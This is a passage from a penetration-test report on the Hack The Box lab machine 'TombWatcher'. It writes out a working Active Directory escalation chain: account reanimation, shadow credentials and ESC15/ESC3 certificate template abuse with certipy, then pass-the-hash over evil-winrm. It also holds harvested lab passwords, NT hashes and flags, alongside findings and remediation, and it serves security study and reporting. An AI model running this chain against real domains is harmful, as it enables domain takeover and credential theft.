objectSid             : S-1-5-21-1392491010-1358638721-2126982587-1111
primaryGroupID        : 513
ProtectedFromAccidentalDeletion : False
pwdLastSet           : 133762504248946345
sAMAccountName        : cert_admin
sDRightsEffective     : 7
sn                    : cert_admin
```

Name: cert_admin

OU: ADCS

GUID: 938182c3-bf0b-410a-9aaa-45c8e1a02ebf

john has GenericAll over the ADCS OU



Restore the cert_admin account (PowerShell):

```
Restore-ADObject -Identity "938182c3-bf0b-410a-9aaa-45c8e1a02ebf"
```

Use shadow credentials technique to retrieve cert_admin NT Hash:

```
certipy shadow auto -u john@tombwatcher.htb -p 'P@ss12345$' -account cert_admin -dc-ip 10.129.51.60
```

```
[*] Successfully restored the old Key Credentials for 'cert admin'
[*] NT hash for 'cert admin': f87ebf0febd9c4095c68a88928755773
```


cert_admin NT hash: f87ebf0febd9c4095c68a88928755773

Enumerate vulnerable certificate templates:

```
certipy find -u cert_admin -hashes :f87ebf0febd9c4095c68a88928755773 -target 10.129.51.60 -vulnerable
```

(Note: cert_admin account may turn back to deleted state, rerun if restore command if that's the case)

The output suggests that the WebServer template is potentially vulnerable to ESC15, CVE-2024-49019.

Create certificate with right to generate other certificates (Certificate Request Agent):

```
certipy req -u cert_admin -hashes :f87ebf0febd9c4095c68a88928755773 -target 10.129.51.60 -ca tombwatcher-CA-1 -template WebServer -application-policies 'Certificate Request Agent'
```

```
[*] Saving certificate and private key to 'cert_admin.pfx'
[*] Wrote certificate and private key to 'cert_admin.pfx'
```

Abusing the certificate rights to get another certificate as administrator:

```
certipy req -u cert_admin -hashes :f87ebf0febd9c4095c68a88928755773 -target 10.129.51.60 -ca tombwatcher-CA-1 -template User -pfx -on-behalf-of 'tombwatcher\administrator'
```

```
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Authenticating with administrator pfx certificate to retrieve NTLM hash:

```
certipy auth -pfx administrator.pfx -dc-ip 10.129.51.60
```

```
[*] Certificate identities:
[*]   SAN UPN: 'administrator@tombwatcher.htb'
[*]   Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Using principal: 'administrator@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@tombwatcher.htb': aad3b435b51404eeaad3b435b51404ee:f61db423bebe3328d33af26741afe5fc
```

Got the administrator NTLM hash:

aad3b435b51404eeaad3b435b51404ee:f61db423bebe3328d33af26741afe5fc

Flag — root.txt

Connecting via WinRM as administrator (PTH):

```
evil-winrm -i dc01 -u administrator -H f61db423bebe3328d33af26741afe5fc
```

Context and Proof:

```
whoami; ipconfig; type C:\Users\Administrator\Desktop\root.txt
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami; ipconfig; type C:\Users\Administrator\Desktop\root.txt
tombwatcher\administrator

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : .htb
    IPv6 Address. . . . . : dead:beef:b1ec:9118:a5f:a8fb
    Link-local IPv6 Address . . . . . : fe80::d429:f553:1c0b:2d6e%5
    IPv4 Address. . . . . : 10.129.51.60
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : fe80::250:56ff:fe94:c47%5
                                10.10.10.2
                                10.129.0.1
544253b69e2868cb4097b071e13ac6f4
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

5. Vulnerability Findings

5.1 [Critical] Overpermissive ACL

Severity	Critical
Affected Host	10.129.51.60 (DC01)

Description

The Domain presents an overpermissive ACL that implicates different objects like Users, Groups and OUs. Outbound Controls like: WriteSPN, AddSelf, ReadGMSAPassword, ForceChangePassword, WriteOwner, GenericAll. Especially GenericAll over an OU containing privileged accounts that made possible exploitation techniques like Shadow Credentials, account reanimation, password resets.

Impact

In consequence, the attacker chains techniques that abuse this permissions. Making it possible to escalate privilege inside the domain. Going from a user with low privilege to a user with remote management privileges, obtaining RCE over the system.

Evidence



```
*Evil-WinRM* PS C:\Users\john\Documents> whoami; ipconfig; type c:\users\john\desktop\user.txt
tombwatcher\john

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : .htb
    IPv6 Address. . . . . : dead:beef::b1ec:9118:a5f:a8fb
    Link-local IPv6 Address . . . . . : fe80::d429:f553:1c0b:2d6e%5
    IPv4 Address. . . . . : 10.129.51.60
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : fe80::250:56ff:fe94:c47%5
                                10.10.10.2
                                10.129.0.1

2150cf5aee9750731e42cd18b418b1b2
*Evil-WinRM* PS C:\Users\john\Documents>
```

Remediation

Evaluate whether this ACL is necessary for the Domain to function. Plan to move over a less flexible and more secure ACL and object permissions. Remove GenericAll (and any other excessive rights) held by john over the AD CS.

References

<https://learn.microsoft.com/en-us/windows/win32/ad/controlling-access-to-objects-in-active-directory-domain-services>

5.1 [Critical] Vulnerable Certificate Templates

Severity	Critical
Affected Host	10.129.51.60 (DC01)
Service	ADCS

Description

ADCS certificate templates present different vulnerabilities.

Impact

The attacker exploit vulnerabilities like ESC15 (CVE-2024-49019) and ESC3 to escalate privileges and abuse ADCS Enrollment Agent by creating certificates that allow authentication to the system as administrator.

Evidence

```
[*] Certificate identities:
[*]   SAN UPN: 'administrator@tombwatcher.htb'
[*]   Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Using principal: 'administrator@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@tombwatcher.htb': aad3b435b51404eeaad3b435b51404ee:f61db423bebe3328d33af26741afe5fc
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami; ipconfig; type C:\Users\Administrator\Desktop\root.txt
tombwatcher\administrator

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : .htb
    IPv6 Address. . . . . : dead:beef:b1ec:9118:a5f:a8fb
    Link-local IPv6 Address . . . . . : fe80::d429:f553:1c0b:2d6e%5
    IPv4 Address. . . . . : 10.129.51.60
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : fe80::250:56ff:fe94:c47%5
                                10.10.10.2
                                10.129.0.1
544253b69e2868cb4097b071e13ac6f4
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Remediation

Apply the Microsoft security update for CVE-2024-49019 (released 12 November 2024) on all Certificate Authority servers.

References

<https://learn.microsoft.com/en-us/defender-for-identity/security-posture-assessments/certificates>

6. Post-Exploitation & Loot

6.1 Credentials Harvested

Host	Username / Source	Password / NT Hash	Privilege
10.129.51.60	henry	H3nry_987TGV!	Low
10.129.51.60	Alfred	basketball	Low
10.129.51.60	ansible_dev\$	cb3161cb2c9d84b58ba3014f55040d75	Low
10.129.51.60	sam	P@ss1234 (set)	Low
10.129.51.60	john	P@ss12345\$ (set)	RMU
10.129.51.60	cert_admin	f87ebf0febd9c4095c68a88928755773	Low
10.129.51.60	administrator	f61db423bebe3328d33af26741afe5fc	SYSTEM

(Set) = Password was set/changed by the attacker on the engagement.

6.2 Flags Captured

Host	Flag Type	Value	Path
10.129.51.60	user.txt	2150cf5aee9750731e42cd18b418b1b2	C:\Users\john\Desktop\
10.129.51.60	root.txt	544253b69e2868cb4097b071e13ac6f4	C:\Users\Administrator\Desktop\

7. Remediation Summary

Prioritised remediation roadmap. Critical and High items should be addressed within 24–72 hours; Medium within 30 days; Low within 90 days.

Finding	Severity	Effort	Priority
Overpermissive ACL	Critical	Medium	1
Vulnerable Certificate Templates	Critical	Medium	2

8. Appendices

Appendix A — Proof of Compromise

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami; ipconfig; type C:\Users\Administrator\Desktop\root.txt
tombwatcher\administrator

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : .htb
    IPv6 Address. . . . . : dead:beef:b1ec:9118:a5f:a8fb
    Link-local IPv6 Address . . . . . : fe80::d429:f553:1c0b:2d6e%5
    IPv4 Address. . . . . : 10.129.51.60
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : fe80::250:56ff:fe94:c47%5
                                10.10.10.2
                                10.129.0.1
544253b69e2868cb4097b071e13ac6f4
*Evil-WinRM* PS C:\Users\Administrator\Documents> █
```

Appendix B — Glossary

CVE Common Vulnerabilities and Exposures — reference for known vulnerabilities.

RCE Remote Code Execution — running arbitrary commands on a remote system.

PtH Pass the Hash — authenticating with NT Hash.

RMU Remote Management User — user with Remote Management privileges.